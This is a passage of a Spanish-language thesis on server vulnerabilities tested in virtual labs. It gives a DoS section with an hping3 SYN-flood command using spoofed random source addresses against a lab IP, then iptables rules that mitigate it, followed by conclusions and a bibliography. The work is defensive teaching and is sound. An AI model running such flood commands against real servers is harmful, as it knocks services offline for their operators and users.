


Vulnerabilidad de DoS

Hping3 -c 200000 -d 120 -S -p 80 –flood –randsource 192.168.101.140
Indicamos que utilizamos la herramienta hping3, enviaremos la cantidad de 200000 paquetes con un tamaño de 120, atacaremos el puerto 80, enviaremos el paquete tan rápido como podamos, cambiaremos aleatoriamente la IP de origen.



Este proceso enviara una gran cantidad de paquetes, al servidor de aplicaciones provocando un aumento excesivo de consumo de CPU, a su vez interrumpiendo el funcionamiento correcto de la aplicación WEB como lo mencionado en la tabla 3.



Prevención para DoS

La prevención nos ofrece una posibilidad de eliminar un ataque y a su vez no se ejecute. Estas medidas aplican cambios en los protocolos, aplicaciones y sistemas para fortalecer el intento de ataques. El objetivo de la prevención es amenorar el riesgo de sufrir algunos de los ataques de vulnerabilidad. Sin embargo, la previsión no elimina la amenaza de ataques por denegación de servicio, simplemente las retiene y no permite el ingreso a su ejecución.

IpTables


es una herramienta de línea de comandos muy útil en Linux que se utiliza para configurar la funcionalidad de protección de red incorporada en el núcleo del sistema operativo. Con esta herramienta, puedes establecer reglas y filtros que te permiten controlar el flujo de tráfico de red y proteger tu sistema de manera efectiva. Iptables te brinda la capacidad de definir reglas específicas para permitir o bloquear diferentes tipos de paquetes de red, basándose en diversos criterios como direcciones IP de origen y destino, puertos, protocolos y otros aspectos relevantes. Gracias a estas funcionalidades, puedes fortalecer la seguridad de tu sistema y tener un mayor control sobre las conexiones de red que se establecen. (Purdy, 2009)

Las cadenas más comunes son:
`INPUT`: Controla el tráfico entrante destinado al sistema.
`OUTPUT`: Controla el tráfico saliente generado desde el sistema.
`FORWARD`: Controla el tráfico que se envía a través del sistema (enrutamiento).

Bloqueo de tráfico ICMP

Esta regla bloquea el ping, también bloquea los paquetes de inundación icmp, además de bloquear el ping flood o ping de la muerte.


```
iptables -t mangle -A PREROUTING -p icmp -j DROP
```



Bloqueo de tráfico por cantidad de conexiones

Esta regla boquea a equipos que superan un umbral determinado de cantidades de conexiones establecidas, en este caso si un host en internet realiza 85 conexiones al puerto 80 se bloqueara asumiendo que es algún tipo de ataque.


```
iptables -A INPUT -p tcp -m connlimit --connlimit-above 85
-j REJECT --reject-with tcp-reset
```




Bloqueo de tráfico por cantidad de conexiones por unidad de tiempo

Esta regla limita un máximo de 50 conexiones por segundo de máquinas remotas, con una ráfaga de 18 conexiones entre segundos. Esto es importante ya que muchas veces un atacante intentara inundar de trafico nuestros servidores intentando estableces muchas conexiones.

```
iptables -A INPUT -p tcp -m conntrack --ctstate NEW -m
limit --limit 50/s --limit-burst 18 -j ACCEPT
iptables -A INPUT -p tcp -m conntrack --ctstate NEW -j DROP
```



Después de agregar las reglas que mencionamos, realizamos nuevamente el ataque y verificamos que la elevación del procesador ya no se eleva al 100%.



6. Conclusiones

- Realizar un análisis previo de las vulnerabilidades que puede presentar un servidor de correo es de gran importancia, esto con el fin de establecer acciones de mitigación y reacción ante posibles eventos que sean generados por factores externos. Los atacantes buscan alterar el funcionamiento correcto de los servidores con diversos objetivos.

- El uso de máquinas virtuales en ambientes controlados permite realizar pruebas de seguridad, para simular ataques, explotar vulnerabilidades. Dentro de un entorno empresarial, esto es de gran ayuda para no alterar el funcionamiento normal de una empresa, para evitar la pérdida de información y no manipular los servidores dentro de un entorno laborar.

- Se logró evidenciar que los cambios realizados en la máquina virtual con vulnerabilidades surgieron efecto en la máquina virtual que se implementó con las soluciones sugeridas. Este manual de las vulnerabilidades detectadas es una referencia para posibles soluciones y deja abierta la posibilidad de nuevas investigaciones en el campo del análisis de vulnerabilidades.

- La utilización de ambientes virtuales para emular servidores de aplicaciones facilita la indagación de las vulnerabilidades que se generan intencionalmente en las configuraciones iniciales, permitiendo un mejor manejo al tratamiento de dichas vulnerabilidades. De esta manera realizar pruebas sin límite de intentos.

- Investigar el funcionamiento de las vulnerabilidades que se aprovechan de las malas configuraciones, ayudan a comprender la gran importancia de mantere el servidor completamente configurado y con sus debidas restricciones.

- Abordar las vulnerabilidades de XSS en el código fuente es esencial para garantizar la seguridad de las aplicaciones web y proteger a los usuarios de las potenciales consecuencias adversas. La combinación de buenas prácticas de desarrollo, medidas de seguridad y concienciación adecuada puede ayudar a prevenir y mitigar los riesgos asociados con el XSS.

7. Bibliografía

Amorocho, J. (2020). *Diseño de estrategias de mitigación a las vulnerabilidades del entorno virtual Metasploitable.* Obtenido de https://repository.unad.edu.co/handle/10596/36690

Apache Tomcat. (1999). *The Apache Software Foundation*. Obtenido de https://tomcat.apache.org/

Arias Paredes, Á. S. (2019). *Dspace ESPOCH.* Recuperado el 2023, de http://dspace.espoch.edu.ec/bitstream/123456789/13631/1/98T00269.pdf

AYALA, C. H. (2017). *MEJORES PRÁCTICAS DE SEGURIDAD EN AMBIENTES VIRTUALES.* Recuperado el 21 de 09 de 2023, de http://bibliotecadigital.econ.uba.ar/download/tpos/1502-1525_TapiaAyalaCH.pdf

Ayala, C. T. (2017). *MEJORES PRÁCTICAS DE SEGURIDAD EN AMBIENTES VIRTUALES.* Recuperado el 21 de 09 de 2023, de http://bibliotecadigital.econ.uba.ar/download/tpos/1502-1525_TapiaAyalaCH.pdf

Benítez Córdova, J. C. (2020). *Estudio Comparativo de Herramientas Open Source para Soluciones de Inteligencia de Negocios y su posterior Aplicación Práctica para la Toma de Decisiones en la Empresa" Colbapi" de la Ciudad de Babahoyo (Bachelor's thesis, Babahoyo, UTB-FAFI 2020).* Obtenido de http://dspace.utb.edu.ec/bitstream/handle/49000/7630/BENITEZ%20CORDOVA.pdf?sequence=1&isAllowed=y

Berríos Reyes, M. M. (2006). *Configuración e instalación de un completo servidor de correo con Postfix y Cyrus.* Recuperado el 2023, de http://riul.unanleon.edu.ni:8080/jspui/bitstream/123456789/1081/1/199436.pdf

Bosch lladó, R. (2020). *Proyecto de automatizacion de una infraestructura web.* Recuperado el 17 de 09 de 2023, de http://hdl.handle.net/11201/152109

Cabezas Herrera, S. O. (2022). *Dspace PUCE.* Recuperado el 2023, de http://repositorio.puce.edu.ec/handle/22000/21143

Calles-García, J., & González-Pérez, P. (2011). *La Biblia del Footprinting.*

Cardwell, M. (2010). *Exim Internet Mailer*. Recuperado el 2023, de www.exim.org.

Cloudfare. (2023). *cloudfare.com*. Obtenido de https://www.cloudflare.com/es-es/learning/email-security/what-is-a-mail-server/

Cueva Hurtado, M. E. (2017). *Analysis of free SSL/TLS Certificates and their implementation as Security Mechanism in Application Servers.* Recuperado el 19 de 09 de 2023, de https://doi.org/10.29019/enfoqueute.v8n1.128

de la Peña O'Shea, S. (2017). *SGBD e instalación.* Ediciones Paraninfo, SA.

Dias, C. (2014). *Hacking ético y seguridad en red.* Obtenido de https://openaccess.uoc.edu/bitstream/10609/34501/7/cdiasTFC0614memoria.pdf

Elías Santos, M. P. (1992). *La informática aplicada al diseño de un (EIS) sistema de información ejecutiva, como soporte principal en la toma de decisiones (Doctoral dissertation, Universidad Autónoma de Nuevo León).* Obtenido de http://eprints.uanl.mx/217/1/1020073599.PDF

Enriquez, J. G. (2013). *Usabilidad en aplicaciones móviles. Informes científicos técnicos-UNPA, 5(2), 25-47.* Recuperado el 2023 de 12 de 10, de https://publicaciones.unpa.edu.ar/index.php/ICTUNPA/article/view/581

España(incibe), I. N. (2018). *incibe*. (union europea) Obtenido de https://www.incibe.es/incibe-cert/alerta-temprana/avisos/multiples-vulnerabilidades-apache-tomcat-0

Fernandez, J. A. (2022). *Hackers: Tecnicas y herramientas para atacar y defendernos.* Obtenido de https://books.google.com.ec/books?id=pgNcEAAAQBAJ&dq=tipos+de+hacker&lr=&hl=es&source=gbs_navlinks_s

Fonseca, J. (2015). *Diseño de un ambiente simulado para seguridad de la información.* Obtenido de https://revista.jdc.edu.co/index.php/rciyt/article/view/117/105

Groussard, T. (2012). *JAVA 7: Los fundamentos del lenguaje Java.* Ediciones Eni.

Guachamín Guevara, S. D. (2020). *Dspace UDLA.* Recuperado el 2023, de https://dspace.udla.edu.ec/handle/33000/12116

Guillén, X. V. (2019). *Arquitectura de aplicaciones web.* Recuperado el 10 de 12 de 2023, de https://blog.educalix.com/wp-content/uploads/2023/03/Arquitectura-de-aplicaciones-web-M2.pdf

HackTricks. (s.f.). Obtenido de https://book.hacktricks.xyz/network-services-pentesting/pentesting-smtp

Haines., S. (2006). *Pro Java EE 5 Performance Management and Optimization.* New York, Estados Unidos: Apress.

help, C. (s.f.). Obtenido de https://www.cybersecurity-help.cz/vdb/SB2019082803

Ibarra Fonseca, A. A. (2014). *Endurecimiento del sistema operativo linux (Bachelor's thesis, Universidad Piloto de Colombia).* Recuperado el 21 de 04 de 2024, de https://repository.unipiloto.edu.co/bitstream/handle/20.500.12277/2826/00001572.pdf?sequence=1&isAllowed=y

Infante, D. C. (02 de 13 de 2023). *Seguridad en aplicaciones web: qué es, cómo funciona y los mejores servicios.* (Tutoriales Hostinger.) Recuperado el 12 de 12 de 2023, de https://www.hostinger.es/tutoriales/seguridad-en-aplicaciones-web

Jordan, G. V. (2009). *Command Injections. School of Information Tech. and Engineering University of Ottawa, Ottawa.* Obtenido de https://www.site.uottawa.ca/~gvj/Courses/CSI4539-OLD/lectures/CommandInjections.pdf

Katrina Tsipenyuk, B. C. (07 de 11 de 2005). *Seven Pernicious Kingdoms: A Taxonomy of Software Security Errors* . Recuperado el 20 de 09 de 2023, de https://samate.nist.gov/SSATTM_Content/papers/Seven%20Pernicious%20Kingdoms%20-%20Taxonomy%20of%20Sw%20Security%20Errors%20-%20Tsipenyuk%20-%20Chess%20-%20McGraw.pdf

Meucaylle, A. (2019). *Construcción de un modelo de red virtual para aplicar técnicas de hacking ético y poder analizar los eventos relacionados a la seguridad informática sobre una infraestructura virtual.* Obtenido de https://repositorio.unajma.edu.pe/handle/20.500.14168/489

Moral, A. C. (2003). *SERVLETS Y JSP.* Recuperado el 11 de 12 de 2023, de https://elhacker.info/manuales/Lenguajes%20de%20Programacion/Java/JSP/S2T3.pdf

One, A. (1996). Smashing the stack for fun and profit . *Phrack magazine, 7*(14-16), 49.
OpenJS Foundation. (s.f.). *OpenJS Foundation*. Obtenido de https://nodejs.org/es/about
OSORIO, E. F., ZEA, M. P., & CASANOVA, W. A. (2020). *Evaluación de ataques DDoS y fuerza bruta utilizando entorno virtual Kali Linux como plataforma experimental. .* Recuperado el 21 de 09 de 2023, de https://dilemascontemporaneoseducacionpoliticayvalores.com/index.php/dilemas/article/view/2248/2301
Parra, J. (2020). *Repository UNAD.* Recuperado el 2023, de https://repository.unad.edu.co/handle/10596/35377
Pérez, I. (29 de 04 de 2015). *Comprendiendo la vulnerabilidad XSS (Cross-site Scripting) en sitios web.* (welivesecurity) Recuperado el 12 de 12 de 2023, de https://www.welivesecurity.com/la-es/2015/04/29/vulnerabilidad-xss-cross-site-scripting-sitios-web/
Perez, J. (2019). *META-ANALISIS DE VULNERABILIDADES Y GESTIÓN DEL RIESGO EN ARQUITECTURAS CLOUD .* Obtenido de chrome-extension://efaidnbmnnnibpcajpcglclefindmkaj/https://repository.ucatolica.edu.co/server/api/core/bitstreams/42ce6b3c-0095-47ba-bdc4-92f75886430e/content
Polo, M. &. (2008). *I. Introducción a las aplicaciones Web con JAVA.* Recuperado el 11 de 12 de 2023, de https://d1wqtxts1xzle7.cloudfront.net/33152829/tutorJavaWeb-libre.pdf?1394149526=&response-content-disposition=inline%3B+filename%3DIngenieria_del_Software_II_Curso_07_08_E.pdf&Expires=1702354548&Signature=FSnbzWp4dQq6462TFmcPBBKyrQfwTH1clZyel3Op2BGqxlwDv
Purdy, G. (2009). *Linux iptables pocket reference.* O' Reilly.
Richardson solera, C. (2009). *Control de Correo" Spam" en los proveedores de Servicio de Internet de Costa Rica.* Recuperado el 16 de 11 de 2023, de https://repositorio.ulacit.ac.cr/bitstream/handle/123456789/4875/035556.pdf?sequence=1
Romero Guillén, W. J. (2012). *Estudio Comparativo de Servidores de Aplicaciones para Desarrollo de Software con SOA sobre Plataformas Javaee. Caso Práctico: Transportes Patria (Bachelor's thesis).* Recuperado el 10 de 12 de 2023, de http://dspace.espoch.edu.ec/handle/123456789/1528
SAUCEDO, A. L., & MIRANDA, J. M. (2015). *Guía de ataques, vulnerabilidades, técnicas y herramientas para aplicaciones web. ReCIBE. Revista electrónica de Computación, Informática, Biomédica y Electrónica,.* Recuperado el 18 de 11 de 2023, de https://www.redalyc.org/pdf/5122/512251501005.pdf
Schincariol., M. K. (2006). *Pro EJB 3Java Persistence API.* Nueva York, United States: Apress.
Tulach., J. (2008). *Practical API Design. Confessions of a Java Framework Architect.* Nueva York, Estados: Apress.
Vargas, L. (2023). *ANÁLISIS DE VULNERABILIDADES CRÍTICAS DEL SISTEMA OPERATIVO MÓVIL ANDROID MEDIANTE PENTESTING. .* Obtenido de chrome-extension://efaidnbmnnnibpcajpcglclefindmkaj/https://repositorio.puce.edu.e

c/server/api/core/bitstreams/8a590ebf-6af3-44ec-94ac-d95985221195/content

Wagner, J. (28 de julio de 2023). *Nueva técnica de ataque para hackear servidores apache Tomcat.* . (Noticias de seguridad informática, ciberseguridad y hacking.) Recuperado el 12 de 12 de 2023, de https://noticiasseguridad.com/importantes/nueva-tecnica-de-ataque-para-hackear-servidores-apache-tomcat/

Wagner, J. (22 de 03 de 2023). *Vulnerabilidad de Apache Tomcat revela las cookies de sesión de aplicación a los atacantes.* (Noticias de seguridad informática, ciberseguridad y hacking.) Recuperado el 12 de 12 de 2023, de https://noticiasseguridad.com/vulnerabilidades/vulnerabilidad-de-apache-tomcat-revela-las-cookies-de-sesion-de-aplicacion-a-los-atacantes/

www.elhacker.net. (s.f.). *www.elhacker.net*. Obtenido de https://www.elhacker.net/trucos_google.html

Zhong, W. (2023). *Command Injection*. (OWASP Foundation) Recuperado el 20 de 09 de 2023, de https://owasp.org/www-community/attacks/Command_Injection